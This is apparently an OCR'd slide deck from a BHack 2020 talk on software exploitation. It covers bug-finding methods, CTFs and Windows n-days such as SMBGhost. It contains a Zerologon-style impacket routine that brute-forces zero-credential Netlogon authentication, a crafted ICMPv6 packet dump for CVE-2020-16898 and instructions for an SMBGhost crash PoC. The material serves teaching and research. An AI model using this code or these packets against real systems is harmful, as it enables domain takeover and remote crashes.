# Modern Software Exploitation 101


BHack 2020

Bruno Gonçalves de Oliveira
Principal Security Consultant <Trustwave's SpiderLabs>

# about myself

- PhD candidate (UFPR)
- MSc (UTFPR)
- Computer Engineer
- Principal Security Consultant at Trustwave’s SpiderLabs
- Some CVEs
- OSCE, OSCP...
- TheGoonies CTF player #sorry guys :D
- Talks around the globe

# Takeaways


Software Exploitation
What should I understand?
How can I start?
Exploitation
Finding Bugs


# Finding Memory Corruption Bugs

1

## Static & Dynamic Analysis

Investigate the vulnerability looking at the binary on disk (disassembling) or on memory (debugging).

- Use tools like: Ghidra, Binary Ninja & IDA for disassembling and GDB & WinDBG for debugging




# Finding Memory Corruption Bugs

## 2

### Source-code Review

Identifying possible vulnerabilities on the source-code.

- Attack surface
- Tools like:




# Finding Memory Corruption Bugs

**3**


## Fuzzing

The usual way for finding vulnerabilities on real software.

- Tools are evolving using AI as genetic algorithms and machine-learning.





# Basic Low-Level Exploitation




# CTFs

| | Con | Pro | Comments |
|---|---|---|---|
| 1 Many different challenges | | ✓ | • Optimal choice for starters<br>• Test new/old techniques<br>• Nowhere else to find<br>• Excellent base to practice |
| 2 Same ol thing | ✗ | | • A lot of LibC challenges (at least in the past)<br>• No much Windows =/<br>• Nothing different |
| 3 Good ones, hard ones | ✗ | ✓ | • A real challenge<br>• Dedication<br>• Not enough time for a single person |

# Approaches for N-day Vulnerability




KB4569509: Diretrizes para Vulnerabilidade de Servidor DNS CVE-2020-1350

Aplica-se a: Windows Server version 2004, Windows Server version 1909, Windows Server version 1903. Mais

Aplicações adicionais às informações

## Introdução

Em 14 de julho de 2020, a Microsoft lançou uma atualização de segurança para o problema descrito no CVE-2020-1350 | Vulnerabilidade de Execução Remota de Código do Servidor DNS do Windows. Esse aviso descreve uma vulnerabilidade RCE (Execução Remota de Código) Crítica que afeta servidores Windows configurados para executar a função Servidor DNS. Recomendamos fortemente que os administradores de servidores apliquem a atualização de segurança logo que possível.

Uma solução alternativa baseada no Registro pode ser usada para proteger um servidor Windows afetado e pode ser implementada sem exigir que um administrador reinicie o servidor. Devido à volatilidade dessa vulnerabilidade, os administradores podem ter que implementar a solução alternativa antes de aplicar a atualização de segurança, para que possam atualizar seus sistemas usando uma cadência de implantação padrão.

## Solução alternativa

Importante
Siga as etapas nesta seção com cuidado. Sérios problemas poderão ocorrer caso você modifique o Registro incorretamente. Antes de modificá-lo, faça backup do Registro para restauração em caso de problemas.

Para contornar essa vulnerabilidade, faça a seguinte alteração no Registro para restringir o tamanho permitido do maior pacote de resposta DNS de entrada baseado em TCP:

Chave: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DNS\Parameters

Valor = TcpReceivePacketSize

Tipo = DWORD

Dados de valor = 0xFF00

Observações

- Os dados de Valor padrão (também máximo) = 0xFFFF.
- Se esse valor do Registro for colado ou aplicado a um servidor por meio da Política de Grupo, o valor será aceito, mas não será definido para o valor que você espera. O valor 0x não pode ser digitado na caixa Dados de valor. No entanto, pode ser colado. Se colar o valor, você obterá um valor decimal de 4325120.
- Esta solução alternativa aplica FF00 como o valor que tem um valor decimal de 65280. Este valor é 255 menor do que o valor máximo permitido de 65,535.
- Você deve reiniciar o Serviço DNS para que a alteração no Registro entre em vigor. Para fazer isso, digite os seguintes comandos em um prompt de comandos com privilégios elevados:

87 lines (68 sloc) | 2.99 KB

```
#!/usr/bin/env python3

from impacket.dcerpc.v5 import nrpc, epm
from impacket.dcerpc.v5.dtypes import NULL
from impacket.dcerpc.v5 import transport
from impacket import crypto

import hmac, hashlib, struct, sys, socket, time
from binascii import hexlify, unhexlify
from subprocess import check_call

# Give up brute-forcing after this many attempts. If vulnerable, 256 attempts are expected to be necessary on average.
MAX_ATTEMPTS = 2000 # False negative chance: 0.04%

def fail(msg):
  print(msg, file=sys.stderr)
  print('This might have been caused by invalid arguments or network issues.', file=sys.stderr)
  sys.exit(2)

def try_zero_authenticate(dc_handle, dc_ip, target_computer):
  # Connect to the DC's Netlogon service.
  binding = epm.hept_map(dc_ip, nrpc.MSRPC_UUID_NRPC, protocol='ncacn_ip_tcp')
  rpc_con = transport.DCERPCTransportFactory(binding).get_dce_rpc()
  rpc_con.connect()
  rpc_con.bind(nrpc.MSRPC_UUID_NRPC)

  # Use an all-zero challenge and credential.
  plaintext = b'\x00' * 8
  ciphertext = b'\x00' * 8

  # Standard flags observed from a Windows 10 client (including AES), with only the sign/seal flag disabled.
  flags = 0x212fffff

  # Send challenge and authentication request.
  nrpc.hNetrServerReqChallenge(rpc_con, dc_handle + '\x00', target_computer + '\x00', plaintext)
  try:
    server_auth = nrpc.hNetrServerAuthenticate(
      rpc_con, dc_handle + '\x00', target_computer + '$\x00', nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel,
      target_computer + '\x00', ciphertext, flags
    )

    # It worked!
    assert server_auth['ErrorCode'] == 0
    return rpc_con

  except nrpc.DCERPCSessionError as ex:
    # Failure should be due to a STATUS_ACCESS_DENIED error. Otherwise, the attack is probably not working.
    if ex.get_error_code() == 0xc0000022:
      return None
    else:
      fail(f'Unexpected error code from DC: {ex.get_error_code()}.')
  except BaseException as ex:
    fail(f'Unexpected error: {ex}.')
```

# Windows IPv6 Router Advertisement Vulnerability (CVE-2020-16898)

## From Microsoft

A remote code execution vulnerability exists when the Windows TCP/IP stack improperly handles ICMPv6 Router Advertisement packets. An attacker who successfully exploited this vulnerability could gain the ability to execute code on the target server or client.

To exploit this vulnerability, an attacker would have to send specially crafted ICMPv6 Router Advertisement packets to a remote Windows computer.

The update addresses the vulnerability by correcting how the Windows TCP/IP stack handles ICMPv6 Router Advertisement packets.

# Windows IPv6 Router Advertisement Vulnerability (CVE-2020-16898)

Network Protocol

Nothing special

Simple Packet


```
Frame 2: 126 bytes on wire (1008 bits), 126 bytes captured (1008 bits)
Ethernet II, Src: Vmware_34:52:57 (00:0c:29:34:52:57), Dst: Sagemcom_ad:f5:c6
(98:1e:19:ad:f5:c6)
Internet Protocol Version 6, Src: 2804:14d:881:8151:c1ba:ec60:7449:1be6, Dst:
2804:14d:881:8151:45fa:9016:5dea:b83a
Internet Control Message Protocol v6
    Type: Router Advertisement (134)
    Code: 0
    Checksum: 0xc89e [correct]
    [Checksum Status: Good]
    Cur hop limit: 0
    Flags: 0x08, Prf (Default Router Preference): High
    Router lifetime (s): 1800
    Reachable time (ms): 0
    Retrans timer (ms): 0
    ICMPv6 Option (Recursive DNS Server aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa
aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa)
        Type: Recursive DNS Server (25)
        Length: 6 (48 bytes)
        Reserved
        Lifetime: Infinity (4294967295)
        Recursive DNS Servers: aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa
        Recursive DNS Servers: aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa
        Recursive DNS Servers: aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa
```

# Windows IPv6 Router Advertisement Vulnerability (CVE-2020-16898)

Overwrite RIP

Classic Modern

Non-Exploitable Exploitation



# Windows SMBv3 Client/Server Remote Code Execution Vulnerability CVE-2020-0796

From Microsoft

A remote code execution vulnerability exists in the way that the Microsoft Server Message Block 3.1.1 (SMBv3) protocol handles certain requests. An attacker who successfully exploited the vulnerability could gain the ability to execute code on the target server or client.

To exploit the vulnerability against a server, an unauthenticated attacker could send a specially crafted packet to a targeted SMBv3 server. To exploit the vulnerability against a client, an unauthenticated attacker would need to configure a malicious SMBv3 server and convince a user to connect to it.


The security update addresses the vulnerability by correcting how the SMBv3 protocol handles these specially crafted requests.

# Windows SMBv3 Client/Server Remote Code Execution Vulnerability CVE-2020-0796

SMB Protocol


Not simple to implement

Protocol negotiation before anything





https://ricercasecurity.blogspot.com/2020/04/ill-ask-your-body-smbghost-pre-auth-rce.html?m=1

# Chrome V8 - Objects Memory Schema





A full storage view of JSObject

# Chrome V8 - Math.expm1 (OOB)




https://abiondo.me/2019/01/02/exploiting-math-expm1-v8/

# PoC (Proof-Of-Concept)




**Tools**

No need to reinvent the wheel

**Vulnerability**

What it is

**Documentation**

RFCs and others

# My lazy PoC

- Based on https://github.com/eerykitty/CVE-2020-0796-PoC
- Patch available:
  https://github.com/bmphx2/CVE-2020-0796-PoC/blob/master/patch-write-what-where/connection.patch

`./CVE-2020-0796.py servername`

This script connects to the target host, and compresses the authentication request with a bad offset field set in the transformation header, causing the decompressor to buffer overflow and crash the target.

This contains a modification of the excellent smbprotocol with added support for SMB 3.1.1 compression/decompression (only LZNT1). Most of the additions are in `smbprotocol/connection.py` . A version of lznt1 is included, modified to support Python 3.

